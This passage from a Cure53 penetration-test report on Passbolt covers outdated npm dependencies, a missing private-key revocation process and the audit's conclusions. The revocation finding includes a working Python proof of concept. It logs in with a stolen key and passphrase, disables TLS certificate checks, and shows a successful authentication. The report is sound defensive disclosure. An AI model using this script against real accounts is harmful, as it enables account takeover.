It is recommended to escape multibyte characters as well as non-printable characters before displaying them in the terminal.

PBL-06-014 WP3: Server packages with known vulnerabilities (*Low*)

As part of the code review process, a check was conducted to identify vulnerable application dependencies. It was found that some of these are affected by publicly known security vulnerabilities. This weakens the overall security posture and should be avoided in the future. A summary of the vulnerabilities is presented next.

Affects	**Issue**
npm/ansi-regex@4.1.0 ./package-lock.json	CVE-2021-3807[18], ansi-regex is vulnerable to Inefficient Regular Expression Complexity. Upgrade to version 5.0.1.
npm/faye-websocket@0.10.0 ./package-lock.json	CVE-2020-15133[19], there is a lack of certification validation in TLS handshakes. Upgrade to version 0.11.0.

It is recommended to upgrade all underlying dependencies to their current versions to resolve the above issues.

In order to avoid similar issues in the future, an automated task or commit hook should be created to regularly check for vulnerabilities in dependencies. Some solutions that could help in this area are the *npm audit* command[20], the *Snyk* tool[21] and the *OWASP Dependency Check* project[22]. Ideally, such tools should be run regularly by an automated job that alerts a lead developer or administrator about known vulnerabilities in dependencies, so that the patching process can start in a timely manner.

PBL-06-015 WP3: Missing private key revocation process (*Info*)

It was found that the Passbolt solution is currently missing a process to invalidate or revoke compromised private keys and passphrases. This means that an attacker with access to a compromised private key and passphrase can continue using them even when the user changes the passphrase on another phone or web application. Please note this is a known limitation at the time of writing, as can be deduced from the Passbolt documentation[23]:

[18] https://nvd.nist.gov/vuln/detail/CVE-2021-3807
[19] https://nvd.nist.gov/vuln/detail/CVE-2020-15133
[20] https://docs.npmjs.com/cli/v7/commands/npm-audit/
[21] https://snyk.io/
[22] https://owasp.org/www-project-dependency-check/
[23] https://help.passbolt.com/faq/security/revocation-certificate

Dr.-Ing. Mario Heiderich, Cure53
Bielefelder Str. 14
D 10709 Berlin
cure53.de · mario@cure53.de

“Passbolt does not provide the ability to create or upload revocation certificates at the moment but we hope to be able to support it in the near future. We need your support to be able to implement such functionalities. At the moment other software compatible with passbolt can help you with this. See the GnuPG manual for more information.”

This issue can be confirmed as follows:

1. Assume the account has already been compromised and the attacker has the private key and the passphrase.
2. The user wants to protect the information and decides to change the passphrase via the web application (i.e., there is no other option in the *Profile/Keys* inspector)
3. The attacker executes the following python script to use the compromised private key and passphrase.

PoC Python script:

```
#!/usr/bin/env python3

import gnupg
from datetime import datetime
import uuid
import urllib3

gpg = gnupg.GPG(gnupghome="/path/to/.gnupg")
passphrase = "Pentest2022@"
now = datetime.now()
timestamp = datetime.timestamp(now) + 60*60

message = "{\"domain\":\"https://pro.passbolt.dev\",\"verify_token\":\"" +
str(uuid.uuid4()) + "\",\"verify_token_expiry\":" + str(round(timestamp))
+",\"version\":\"1.0.0\"}"

status = gpg.encrypt(message, recipients="Passbolt", sign="Cure53",
passphrase=passphrase, always_trust=True)
messagegpg = repr(str(status))[1:-3]

url = "https://pro.passbolt.dev/auth/jwt/login.json"
headers = {"Content-Type": "application/json; charset=UTF-8", "User-Agent":
"okhttp/4.7.2"}
json='{"challenge": "' + messagegpg + '", "user_id": "f9db256c-9c61-445d-ae6a-
d2740ad45b13"}'

http = urllib3.PoolManager(cert_reqs='CERT_NONE')
response = http.request('POST', url, body=json, headers=headers)
print (response.data.decode("utf-8"))
```

PoC command:
```
python3 passbolt_login.py
```

PoC result:
```
[...]
{
    "header": {
        "id": "c164b10b-a18f-44e4-adef-67ff08e0136a",
        "status": "success",
        "servertime": 1638751405,
        "action": "28c0972b-e6a2-5d44-a5cb-bc2d11799cc1",
        "message": "The authentication was a success.",
        "url": "\/auth\/jwt\/login.json",
        "code": 200
    },
    "body": {
        "challenge": "-----BEGIN PGP 
MESSAGE-----\n\nhQEMA\/gHBXGWN7veAQf\/bPDiQqbZnbHzxt88SXiCWwJnB30+PLAyQzINMp+
+Z27j\nWNjq\/8l6l3jrYAC\/al\/105WpeKKNsL2iM7Ii55nKyW
[...]
```

Despite this being a known issue[24] [25], it is necessary to implement an appropriate functionality to revoke private keys from both the mobile apps as well as the web application (i.e. via the current *Profile - Keys* inspector function). While savvy users might be able to work around this limitation via third-party solutions such as *GnuPG*, this is not ideal because less advanced users are likely to encounter problems or simply be unable to revoke compromised keys.

[24] https://help.passbolt.com/faq/security/revocation-certificate
[25] https://community.passbolt.com/t/as-a-logged-in-user-i-should-be-able-to-chang...ey/36/2

Conclusions

This examination of the Passbolt complex revealed both strengths and weaknesses on the examined scope. Four members of the Cure53 testing team, who examined the Passbolt mobile applications, API and the CLI tool, managed to identify fifteen weaknesses negatively affecting the aforementioned items of the Passbolt compound.

Despite white-box methods applied in this November-December 2021 project, the total number of findings might still be somewhat concerning, especially as more items were listed in *PBL-06* than for previous evaluations. On the plus side, Cure53 acknowledges that the complex has grown, so the result is not surprising. Similarly, even though the presence of two *High*-risk flaws is not ideal, no *Critical*-level issues could be observed.

Moving on to some details, the Passbolt mobile applications implemented a number of security controls correctly:

- The Android app supports devices from Android 10 (API level 29), so the application is not vulnerable to a number of attacks, such as task hijacking or the Janus vulnerability. This also improves the security posture due to safer default settings since Android 10, including *usesCleartextTraffic* and *cleartextTrafficPermitted*, which further reduce the potential of MitM attacks and leaks.
- Both the Android and iOS applications leverage the appropriate hardware-backed security enclave to safely store secrets. In particular, the Android app makes use of the Android Keystore and iOS makes use of the iOS keychain. Both apps additionally avoid insecure filesystem locations to store sensitive data. Furthermore, when the filesystem is used, the apps correctly encrypt data in *files, sharedpreferences and SQLite DBs*.

While the above approaches are commendable, the security posture of the mobile apps can still be improved substantially. Cure53 advises more resources and attention being given to three specific areas. First, The iOS app should replace custom URL schemes as they can be hijacked. Instead, it should use exclusively iOS *Universal Links* (PBL-06-002) to lower the probability of hijacking attacks. Secondly, it would be good for the Android app to avoid logging sensitive information in production builds.

Data such as usernames, website URLs and J*WT* session tokens should not be present in debugging messages (PBL-06-005). Furthermore, the app locking mechanism must be improved so that the app remains locked, regardless of any activities being invoked directly, until the passphrase or the fingerprint is entered in order to continue accessing the authenticated portion of the application (PBL-06-001).

Thirdly, the Android and iOS apps would equally benefit from implementing root and jailbreak detection capabilities for alerting users of the dangers of running the app on those devices (see (PBL-06-007, PBL-06-006).

More broadly, the Passbolt solution should implement a software patching which regularly applies recommended security improvements in a timely manner (PBL-06-014). In a day and age when most lines of code come from underlying software dependencies, regularly patching these becomes increasingly important to avoid unwanted security vulnerabilities. In the similar area of modernizing approaches, the Passbolt web application and mobile apps call for an appropriate private key revocation function to help less savvy users protect their accounts in the event of a compromise. Since the Passbolt API and its surroundings were already subject of previous audits, the focus was placed on newly introduced features such as the *JWT* authentication mechanism and the mobile integration which handles the transmission of the users' private keys to the mobile application.

In general, the *JWT* authentication mechanism made a solid impression. It was checked if a user's *refresh* token can be redeemed for another user. This was not the case since tokens are bound to the corresponding user IDs. Furthermore, the signature verification process of the login challenge was examined with due diligence and found to be implemented properly by the Passbolt developers. However, a bug in the underlying CakePHP framework introduced a *High*-severity issue (PBL-06-008) which allows an attacker to bypass authentication checks. This issue has been immediately resolved by the Passbolt team, resulting in a well-designed and implemented authentication mechanism. Apart from that, a minor issue related to notification emails (PBL-06-10) was also observed.

An evaluation of the *go-passbolt* command line tool was part of this engagement, too. The codebase made a well-structured impression, which greatly facilitated the code review. Only one *High* severity issue related to permissions of the configuration file (PBL-06-009) could be identified. By fixing this and two other issues without direct security impact (PBL-06-011, PBL-06-012), the security posture of the *go-passbolt* CLI tool can be further strengthened.

All in all, it is considered that the Passbolt system is ready to be used in production as soon as the issues in this report are resolved. It is important to fix as many issues as possible, even those with the lowest severities. This will substantially improve the security of the implementation.

For a scope of this breadth and complexity, Cure53 is content with the direction of development at Passbolt. It is hoped that the findings from this late 2021 project can be

Dr.-Ing. Mario Heiderich, Cure53
Bielefelder Str. 14
D 10709 Berlin
cure53.de · mario@cure53.de

incorporated into subsequent improvements of the mobile applications, API and the CLI tool tested within this *PBL-06* project.

Cure53 would like to thank Remy Bertot and Max Zanardo from the Passbolt SA team for their excellent project coordination, support and assistance, both before and during this assignment.